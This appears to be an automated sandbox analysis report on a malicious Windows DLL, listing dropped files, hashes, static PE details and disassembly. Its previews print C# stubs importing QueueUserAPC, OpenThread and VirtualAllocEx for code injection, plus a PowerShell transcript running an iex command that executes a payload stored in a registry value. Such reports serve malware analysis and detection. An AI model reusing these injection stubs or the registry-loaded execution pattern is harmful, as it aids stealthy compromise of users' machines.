SHA1:	6F16C159714F6BF05494DAFD7086D7B20CCF51D0
SHA-256:	5C0DA18D71CC87305D357F26D128521279CC9966C1B5FE9BEAB8FE108C96DC97
SHA-512:	95204725947008E93FA37C66D8D8CE01E9E3EDC33F0FB1D96579E3B9658E42B7C189CD0958876C57CAE63C6DDC0B4D4840E8CDCC2B8A2154CD927F6CBBDCC 02
Malicious:	false
Preview:	[2021/01/19 12:15:27.292] Latest deploy version: ..[2021/01/19 12:15:27.292] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\RES17C2.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2188
Entropy (8bit):	2.711299378426164
Encrypted:	false
SSDEEP:	24:B1rZuH8hKdNnI+ycuZhN0akSAPNnq92p4azW9I:B5ZuuKdV1ul0a3Yq93Q
MD5:	9A380021BD2E0983881E3B5080EDEA16
SHA1:	F60DA68C482C5C8A0F9B396674797B96A49A18AD
SHA-256:	ABE654E00C0BA44EECC57B5470450750B77A22BB76C23CC75F0B8E80229757EE
SHA-512:	22CD33F6D55838A3FE50F9EE373B54F4607CDACA53468432DDE7564DB303DA38C82A451C815B570C4B57610BCDD4F184005A3597E1A706E4480173A2421627D
Malicious:	false
Preview:	.....U....c:\Users\user\AppData\Local\Temp\cw4ltk3l\CSC9C603ACDE65242378EE2E6EB79AAF5F2.TMP.....a.[../...yMo.....5.....C:\Users\user\AppData\Lo cal\Temp\RES17C2.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe. ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2idlptin.1aj.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_fikuchpz.ogk.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\cw4ltk3l\CSC9C603ACDE65242378EE2E6EB79AAF5F2.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.100570562609009
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryjmak7Ynqq43PN5Dlq5J:+RI+ycuZhN0akSAPNnqX
MD5:	E3DCCF61D85BF7BE2FC3C9C7794D6FD4
SHA1:	BB526DD9EA0690AFE634F5C280EF835707BCEEC8
SHA-256:	DE7564D9845740D5D4C558716EF76D95449EC0F112A93E7F470650B3F6AEA931
SHA-512:	83732227AE4DFC6C3540D05C94C44EDFB64090114D5F4CBEE0E2887D2685E59E49E7CB85CF4201740CB98EA42362D9F8C97C26BDECC48A4112D408EB101E28
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...c.w.4.l.t.k.3.l...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...c.w.4.l.t.k.3.l...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0. ..

C:\Users\user\AppData\Local\Temp\cw4ltk3l\cw4ltk3l.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	407
Entropy (8bit):	5.035115712763213
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJQJD52mMRSR7a1u7XLTYaSRa+rVSSRnA/fTLZfxkeYy:V/DTLDfuSD5957bm9rV5nA/7nkeYy
MD5:	E6783D4478DED333CF3CDF5890B4797B
SHA1:	25794B2DE4EA900DBC1FB77CC87A492F96627027
SHA-256:	679B90A8046177D7F89C8FCE2FA5CF91C548FD819E0E5272651BA2F655594770
SHA-512:	C69F10EABD5A149131A7F821058F4BC75F69C87A8BBF9E130BB7B4739A5358837F151416D0354D1AD4C5A7CEEAE5ED1783D562D1AF155C01988CCD19C8B783 A
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class suelfpv. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(In tPtr wlxurbg,IntPtr fvrp,IntPtr mndgmuh);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr Op enThread(uint yslxywxn,uint lkmfqiek,IntPtr alwfjlwx);.. }..}.

C:\Users\user\AppData\Local\Temp\cw4ltk3l\cw4ltk3l.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.220320279685715
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2923fHvUzxs7+AEszI923fHPx:p37Lvkmb6Kz/MWZE2/Px
MD5:	B6C9600FE52222E1FFDB19050088443A
SHA1:	E4C0CBA974EAF98EFD62873D519C453A86A0120A
SHA-256:	95C58A998ED7295C0FC55E63695DE9E75AE7BAC7B575B014273D67F504A0D069
SHA-512:	FDE1B8E62C7B4DE7AB4DBB5CAF6F5A31F7056CAD2E10F2258D47CC9BCC95E40BBF6FD0C2AF2A9E7583935520179911585AE2C3C4500F6197E860DE7C97D35 9A

C:\Users\user\AppData\Local\Temp\cw4ltk3l\cw4ltk3l.cmdline	
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\cw4ltk3l\cw4ltk3l.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\cw4ltk3l\cw4ltk3l.0.cs"

C:\Users\user\AppData\Local\Temp\cw4ltk3l\cw4ltk3l.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.616077939605394
Encrypted:	false
SSDEEP:	24:etGSeVs8mmDg85JuiwViswHdEAe8G4QstkZf26Rhkh+I+ycuZhN0akSAPNnq:6eVOmb5Jb+iswLhYJ2qK+1ul0a3Yq
MD5:	5AA198FBEF9504457C3B886E67DC7BFB
SHA1:	0527AC2A5A9F1A05EE7C8C6704D619156C45A5E3
SHA-256:	CB3960130320EC35B78D46C9494751A7421B00486A2DBE8E70F2EBC6F2E398E9
SHA-512:	3B456031B648FE841176E7FDA546E8F40F877C3573752E52E109766E4FFA8C444A1D1BAF7473B7E1ADAA45E001885EC71901FB08270DF772BF9680AC58738FEB
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....=.`.....!.....$... ...@..... ..... ..@.....#..S....@.....`..... ....H.....text..... ....`.rsrc.....@.....@..@.reloc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....@...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....3,.....!..... :..... G..... Z.....P .....e.....k.....s.....x.....e. ...e...!.e.%...e.....*.....3.4.....:.....G.....Z..... .....#.....<Module>.cw4ltk3l.dll.suelfpv.W32.mscorlib.

C:\Users\user\AppData\Local\Temp\cw4ltk3l\cw4ltk3l.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\q35sbhot\CSC8FC7F92CED8E446B9AA2C54A6846221A.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.108934493953577
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryxuqak7YnqqAubPN5Dlq5J:+RI+ycuZhNTTakSA8PNnqX
MD5:	F1A0663318E700070C4FF3324096E6A1
SHA1:	54ED0C1BC52F248BABDD443932284B53E01D411F
SHA-256:	00ABED24A47B06DC3EC96BB9F2172C28C3C604F199512E6CFB527863EA611CA9
SHA-512:	25AC689DB3CCC4975C54230CF2C916692A0F0596BA1E58B03338ADACC902CB604D6210D5220325D0E0DD11DB8843DC170527CAEA0B0F319FF6A87EA125EC38C
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...q.3.5.s.b.h.o.t...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...q.3.5.s.b.h.o.t...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\q35sbhot\q35sbhot.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped

C:\Users\user\AppData\Local\Temp\q35sbhot\q35sbhot.0.cs	
Size (bytes):	408
Entropy (8bit):	4.973066216461546
Encrypted:	false
SSDEEP:	12:V/DTLDfuNHd9eg5r31vuEAiCM7nPXQEQy:JjmN9cKrFvuEtQy
MD5:	B51D375352619766FF9E41EF8E39C000
SHA1:	AED407136DB175CB13331C6203781C7A29414F8C
SHA-256:	DA74E408FA077334B3B0F9602FE873D56965700477997BE9D04C0722AE3546A7
SHA-512:	47FD32E119F256D5633D3ACF734BFD14BE379FA3435247B9562097076C0A0ABEF195E4B0BCFF4A599157045AB1B67A146D569607DED82D39D1497B0BD0794866
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class gndonb. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProc ess();.[DllImport("kernel32")].public static extern void SleepEx(uint eehlvt,uint oss);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr dvqre,IntPtr cdlnd r,uint fjupsxieyb,uint sasbsnxr,uint pjgvhw);.. }..}.

C:\Users\user\AppData\Local\Temp\q35sbhot\q35sbhot.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.234131444728021
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2923f7DtHUzxs7+AEszI923f7D3:p37Lvkmb6KzHNUWZE2H3
MD5:	EE79CA8FE436EA7058F925DD99E5D58D
SHA1:	5CB8D38CB0368573B4C377CE45C3E2530E13CE49
SHA-256:	2A98B41FEAFD1495C3EBE41B3949C633D3B5C4AEE9C68BC59BA531AA36A3B056
SHA-512:	A4B880471A8CBEEEEBB8DFFA6EF512A51EBA0A83C093EC7420A029CD034BC63584E1C93B0D7565E29CD38C5A01CDFC883E2F7AD79A3C4EF8D32981C12B8D3 098
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\q35sbhot\q35sbhot.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\q35sbhot\q35sbhot.0.cs"

C:\Users\user\AppData\Local\Temp\q35sbhot\q35sbhot.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6144517188258227
Encrypted:	false
SSDEEP:	24:etGSV/s8mmEer8MTz7e5dab9eWCMsdWeGtkZf7gEhgXI+ycuZhNTTakSA8PNnq:6dOLrMT4kCtWeJJ7gqgX1ulna3rq
MD5:	F68BF30418406A5FFF1346F816157B58
SHA1:	1576CC98F98E5020CB931F35260B2A5103380AC3
SHA-256:	F38627790B5A45C47AC4CB0424DC2CD042FF09F122CB36BDFA16135A06BC8919
SHA-512:	AD1CA42B6FDF4027F0A7D9AE75306D47F59ADB5B0CC0375583A80B0F9BE425F539C99023AB8782A418E766588288FF897370F2152AD388F57B6ED226B57C0E99
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....=.`.....!.....$... ...@..... ..... ..@.....#..K...@.....`..... ....H.....text..... ....`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....@...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....2.+.....!..... 9..... K..... S.....P .....b.....h.....o.....s.....y.....b.!...b...!.b.&...b.....+.....4.4....9.....K.....S..... .....".....<Module>.q35sbhot.dll.gndonb.W32.ms

C:\Users\user\AppData\Local\Temp\q35sbhot\q35sbhot.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false

C:\Users\user\AppData\Local\Temp\q35sbhot\q35sbhot.out	
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\~DF127EC652B22B0C3F.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39633
Entropy (8bit):	0.5708127781437619
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+npLCJjUk+60Uk+6EUk+6F:kBqoxKAuqR+npLCJjUD60UD6EUD6F
MD5:	1C7419EAC9A67383DA5EA84CB8D32B15
SHA1:	CF2AB5D36E1AC57BF35DA4DFBE492CC6DD74EA8A
SHA-256:	844F7155E7D9C4C973D9D1C491698AC05A3BC0E8DE95972C60995CC7F384BDCB
SHA-512:	834329EC0E3EBD76439521023C844C064381D5882FDD65395B2A6E86177FA1BDA17F1A696EDB1DFE7C2515A42DF32AB6FE3E367A17A59B3FA7DC99E17125AB8F
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF23C4532339FA791D.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13365
Entropy (8bit):	0.6655012274173329
Encrypted:	false
SSDEEP:	48:kBqoIlNlLlzhNQhUAUixmfKmfKummTxFETxvWmEn:kBqoIPZtS+
MD5:	23B83DEFFA7DAF94E5532F3E031BB7DB
SHA1:	A9D492251F4F178E0B470C598BE66AC4983D91BA
SHA-256:	073187E797761825E0976657E3219154EB14DF38F74098F0EBE6ED555A7D6D2D
SHA-512:	C43B18CB497A0F9F310DBCEA5CD3E7E131F43E9BE98BD6AD81BCE94E13B9676CDE06EFC5F02F1DCEA283874CDB973365530EE0F7EBD163F4BC3EFC4A100E5612
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF43E72D5B933A428D.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.4111538539731499
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loei9loeS9lWeckVTPkVKunn:kBqoIeNeLec6TP6Kunn
MD5:	8B7042B768494C606DD6D20853A5C404
SHA1:	511255F01382CEF62B0395C6E737BBE60E2B47F0
SHA-256:	0590CCB8585036E1C0548AACACA8967006623F87573864F311AA82E22AE9FF70
SHA-512:	1E412995DE43636C7C69E5089E432877159556C922A08261C9C502B6059562DB7B11B0470567A6E35BCEEBFA10810E652C1F26815627708C9C6634784C224989
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF62B098AAFF0C0C67.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933

C:\Users\user\AppData\Local\Temp\~DF62B098AAFF0C0C67.TMP	
Entropy (8bit):	0.40260863836865823
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lo7i9lo7S9lW7vkmfZmFSfZm6Fn:kBqoI7N7L7/RmFSRm6Fn
MD5:	1A602964169D48FD574DE55309150E62
SHA1:	C52EE9405B8440FE104D961B34A4E8391C01872D
SHA-256:	41140C435C450DDA292D9BD12363A0AF23A6ED346FDBB17C02BA07ECEDC6D2EB
SHA-512:	C08E031EADAA3146269F205999EA77E7D6FFC4815F4B8904180CAC99066CD3AFFB40E4B11FCA21739568CEFF0C42F607DE2231E117BDA84DFFA686AF70A5158
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF74FBF67937C53029.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39649
Entropy (8bit):	0.5744831606285611
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+tzxQTxTALNHTALNDTALNI:kBqoxKAuqR+tzxQTxT2FT2JT2O
MD5:	810FFC7B39326BD4E206170B51F49CA4
SHA1:	809A7554BDF402718A9298C57A15C4B18F0735B9
SHA-256:	F4865F02B4A1865C65440F7FAA6078B6E52D877F43B6CADCF5D932ED1CBFEED5
SHA-512:	7C31B40A3B94620EBA5312E4AF0BFCF4486D7847DF963D416E3976C48457DF53DA51F992AA0B959A509DE6BD78431286EA1B73869F00B568B7A72261C065D825
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF9A0E5492A4A7E8D4.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39657
Entropy (8bit):	0.5776651511261041
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+5M5q5w5R5dI5d67dEZfBK17dEZfBKI7dEZfBKq:kBqoxKAuvScS+2wqDwimBSmBOmBP
MD5:	A5F6E3FA4DE7B5DE6759457CD5BB3BD9
SHA1:	9167940722E3E9EDE0323820A8B3A3540C6D5C88
SHA-256:	A83024D20F4947A581102C5AB5EC35A77C0BB105B5283611D370542B340CFD43
SHA-512:	CFCBF89C93962917D2AA9931799E5171BB42128BCAF94586035F9938D55661B9E9030BD4EA449E5EFD461CCA931A91CD17C17FB7C250B65AF4CC35C6B8AEE9 1
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFB117E7EBEBF705EA.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39601
Entropy (8bit):	0.5650077749324669
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+2wqDwGXnOMyXnOMiXnOMr:kBqoxKAuqR+2wqDwGXn2Xn2Xnv
MD5:	1FCEB3CD28AFA9613F1AC7CD6034580B
SHA1:	00FD8AD6CEFD8FB46B7A600B90D44302899C2F90
SHA-256:	BB3DBA3CE471851F43B87BD2E7EDA77EA43F27791CB38C52E2A3B142E337D90D
SHA-512:	B70FF553E342BA81FB0E086B419C08F834C69410EC55BBB69539983419A018D15B7F4B18142283E9DB104BCC687DD8B7F7A2AE80955883D82E63F17E1609B5F3
Malicious:	false

C:\Users\user\AppData\Local\Temp\~DFB117E7EBEBF705EA.TMP	
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFFFA5C46A0A78E15D.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39689
Entropy (8bit):	0.582026937673991
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+npLCJvUO9/eVDUO9/eVDUO9/eVo:kBqoxKAuqR+npLCJvUi0UiIUix
MD5:	BCC8C9120115DC08831ED14706F93155
SHA1:	D268F982E7EE2FC87375A37FCBF5D2E71C75A83F
SHA-256:	759CB08FF5CB5A4A0FDB6D6F01C65881F22757E0D4E361A777CB9932149D5C37
SHA-512:	F9D47C064AEA2B050AAA5EF8426D3AC1EA2189C74EA4D00262BF068D83E580DE6C6969E1C82AB6F4A8A91EE70237E7235F12935CDC2119F4BEEFA5753927366 A
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\Documents\20210119\PowerShell_transcript.216041.fRyoP5ro.20210119121535.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1191
Entropy (8bit):	5.301496263397972
Encrypted:	false
SSDEEP:	24:BxSARDvBBOx2DOXUWOLCHGI4MWrUHjeTKKjX4CIym1ZJXDHOLCHGI4dnxSAZX:BZZv/OoORF4XQqDYB1ZzF4hZZX
MD5:	9790167AD6BCDECADDD44359BBD3DBBC
SHA1:	3420C328A9D170B2E3577398892D6AE361BA3FF6
SHA-256:	AD5AA2CA12EDA876CB7667E03887BC1A0175B4AB6DDF26E5708515B38644ABC7
SHA-512:	F332B3777D3F24E255C59ADF252E33CAC0750A2A5D0472D743E386BB042F761A22242232C7B6E98CCFF54B56B15D2A07A1FFEDC733BB2110541FB638EAECE4D 1
Malicious:	false
Preview:	.**********************..Windows PowerShell transcript start..Start time: 20210119121535..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 216041 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).Barclers))..Process ID: 6716..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********************..**********************..Command start time: 20210119121535..**********************..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).Barclers))..**********************

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	4.85235682855832
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • VXD Driver (31/22) 0.00% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	6006bde674be5pdf.dll
File size:	149848
MD5:	2df646cf624fc096ebf0b19051ac4e93
SHA1:	3e0769682853d0538845221a2e51df7fb1ba15e7
SHA256:	adc95420bda0ec4fcf33c410be8f86f185e95b642c0619a4103c4a64dac52cc6

General

SHA512:	0d350522505f254a9134adf252bf61b6126e29491c745ab85b3273bff4f770fc6633a43dd36b80761c6ca5cd48f15f6ee676cd9239e5dd02b595a00a52ae3662
SSDEEP:	1536:b+jYg1zXYxy2GnbqPL1MvkxhhGqjoioQ+mh:HgpXX2UyLqvYhAqMIh
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....I...2.J..... .....`.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10002080
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, DLL, LINE_NUMS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x6006BBAB [Tue Jan 19 10:59:55 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	3
OS Version Minor:	0
File Version Major:	3
File Version Minor:	0
Subsystem Version Major:	3
Subsystem Version Minor:	0
Import Hash:	18b3e82c742f954d3c246fed10a1bb59

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=FRVFMPRLNIMAMSUIMT
Signature Validation Error:	**The digital signature of the object did not verify**
Error Number:	-2146869232
Not Before, Not After	• 1/18/2021 3:37:09 AM 12/31/2039 3:59:59 PM
Subject Chain	• CN=FRVFMPRLNIMAMSUIMT
Version:	3
Thumbprint MD5:	74037A7D4D0D086E331903D222416173
Thumbprint SHA-1:	0387CE856978CFA3E161FC03751820F003B478F3
Thumbprint SHA-256:	EAFE1C9E2CD2D33CEB4D7FAF3AE5B5434C75869B93896F8163076CD03B3B9A11
Serial:	98A04EA05E8A949A4D880D0136794DF3

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 78h
mov dword ptr [ebp-04h], 000004BCh
mov dword ptr [ebp-04h], 000004BCh
mov dword ptr [ebp-04h], 000004BCh
mov dword ptr [ebp-04h], 000004BCh
mov dword ptr [ebp-04h], 000004BCh
mov dword ptr [ebp-04h], 000004BCh
mov dword ptr [ebp-04h], 000004BCh
mov dword ptr [ebp-04h], 000004BCh

Instruction
mov dword ptr [ebp-04h], 000004BCh
mov dword ptr [ebp-04h], 000004BCh
